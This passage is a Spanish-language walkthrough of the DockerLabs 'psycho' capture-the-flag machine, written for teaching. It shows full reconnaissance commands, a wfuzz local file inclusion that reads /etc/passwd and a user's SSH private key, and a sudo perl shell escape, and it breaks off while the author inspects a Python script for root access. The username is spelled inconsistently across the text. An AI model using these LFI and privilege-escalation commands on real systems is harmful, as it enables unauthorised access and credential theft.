

Maquina psycho.

Comenzamos realizando el pin correspondiente a la maquina

```
> ping -c2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.451 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.125 ms
```

Una vez que tenga conexión, hacemos lo que es el escaneo de la maquina con la herramienta de nmap

```
> nmap -p- -sV -sC --open -vvv -Pn -sS --min-rate 5000 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and
```

Con los parámetros correspondientes:

- p- para escanear todos los puertos
- sV: para saber versiones y servicios
- sC: para que nos de información mas detallada
- open: nos va a indicar los puertos que están abiertos
- vvv: el triple verbose nos ira dando la información del escaneo en tiempo real
- Pn: es para evitar que realice un ping directo
- min-rate 5000: agiliza el proceso de escaneo y limita el envio de paquetes a la maquina


```
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; pro
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLmfDz6T3XGKW
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHTGVi9ya8KY3fjIqNDQcC9RuW20liVFDd+uUEgllPzQ
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: 4You
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Una vez finalizado el escaneo nos muestra que los puertos 22 y 80 estan abiertos

En el puerto 22 corre el servicio SSH y en el puerto 80 un servicio web HTTP

Y la información del sistema operativo que nos muestra es que es un linux Ubuntu

Accedemos al servicio web de la maquina mediante la ip




Welcome to this CTF




Nos arroja una pagina web, lo primero que debemos de checar es la pagina antes de ver su código fuente.

Asi que nos pasamos a su código fuente de la pagina



Y como podemos ver aquí marca un error en su código fuente, lo que podemos hacer en este caso es verificar si no posee directorios ocultos en la pagina y ver que errores tiene.

Le lanzamos un gobuster para verificar



Gobuster es una herramienta que nos permite ver lo que son directorios ocultos en las paginas web con los parámetros:

Dir: para directorios

-u : para colocar la url de la maquina victima

-w : con eso ponemos la ruta del diccionario para buscar ficheros que viene por defecto en Kali Linux


-x : con este parámetro podemos indicar que tipo de archivos queremos buscar

```
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2596]
/assets (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Los que tiene el código de 403 no nos dará acceso ya que gobuster no encontró esos archivos.

Y los que tienen otro número son directorios que encontró y podemos acceder a ellos.

Accediendo a /assets solamente encontramos una imagen



Debido a que tampoco podemos encontrar algo más útil hacemos un escaneo de directorios web mucho más profundo llamado WFUZZ

Es una herramienta más poderosa que gobuster

```
wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=/etc/passwd'
```

WFUZZ es usada para hacer FUZZING en aplicaciones web

-c : activa la salida de color en la terminal

-h: indica que vamos a filtrar resultados por criterio, con w filtra cantidad de palabras


169: descarta todas las respuestas que tengan 169 palabras va de la mano con w (esto evita que devuelva errores y haga más ruido, cabe destacar que no se puede poner el mismo número siempre).

-w especifica la wordlists de WFUZZ que viene por defecto en nuestro Kali Linux

```
25M: no matches found: http://172.17.0.2/index.php?FUZZ=/etc/passwd
> wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=/etc/passwd'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against
Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 220560

ID      Response  Lines  Word    Chars  Payload
-----
000005155: 200      88 L   199 W   3870 Ch  "secret"
0^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...
```

Como podemos ver encontró secret, así que lo sustituimos por FUZZ ya que es la sustitución de FUZZ




Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelo.

© 2024 @TLuisillo_o & DockerLabs

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/
sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/
nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd-
Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:102:/nonexistent:/usr/sbin/nologin systemd-
resolve:x:996:996:systemd Resolver:/usr/sbin/nologin vaxe:x:1001:1001:/home/vaxe:/bin/bash sshd:x:101:65534:/run/ssh:/usr/sbin/nologin luisillo:x:1002:1002:/home/luisillo:/bin/sh
```

Así que presionamos ctrl + u para poder ver la fuente de la página




Y como podemos observar, tenemos dos usuarios vaxei y luisillo

Podríamos usar hydra para explotar su contraseña. Pero igual hay otra manera de explotar sus contraseñas con el archivo .ssh/id_rsa

Que se encuentra en la ruta /home/usuario/.ssh/id_rsa


Y lo podemos probar en los usuarios.



Parece que tuvimos suerte con vaxei y nos arroja una llave

La copiamos y la pegamos en un archivo y le damos permisos de lectura y escritura

Lo copiamos desde el código fuente



```
> nano id_rsa
> ls
Descargas Escritorios
Documentos hola
> chmod 600 id_rsa
```

Y nos conectamos por ssh

Con el parámetro -i lo podemos hacer mediante la llave

```
> ssh -i id_rsa vaxeil@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.33+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxeil@11dd6df26b2d:~$
```

Y ahora si buscamos la escalada de privilegios

Con el comando sudo -l podemos ver que podemos ejecutar con root

```
vaxeia@11dd6df26b2d:~$ sudo -l
Matching Defaults entries for vaxeia on 11dd6df26b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User vaxeia may run the following commands on 11dd6df26b2d:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxeia@11dd6df26b2d:~$
```

Asi que ejecutamos la ruta con el siguiente comando, de igual manera le tenemos que pedir una bash.

```
User vaxeia may run the following commands on 11dd6df26b2d:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxeia@11dd6df26b2d:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'
$ pwd
/home/vaxeia
$ whoami
luisillo
$
```

Y ahora somos el usuario luisillo

Pero tenemos que escalar mas y mas para ser root

Asi que nuevamente vemos si podemos ejecutar comandos con root

```
luisillo
$ sudo -l
Matching Defaults entries for luisillo on 11dd6df26b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on 11dd6df26b2d:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Visualizamos en archivo

Y vemos que nos da una pista

```
$ cat /opt/paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aqui")
```

De como podemos ejecutar el archivo.

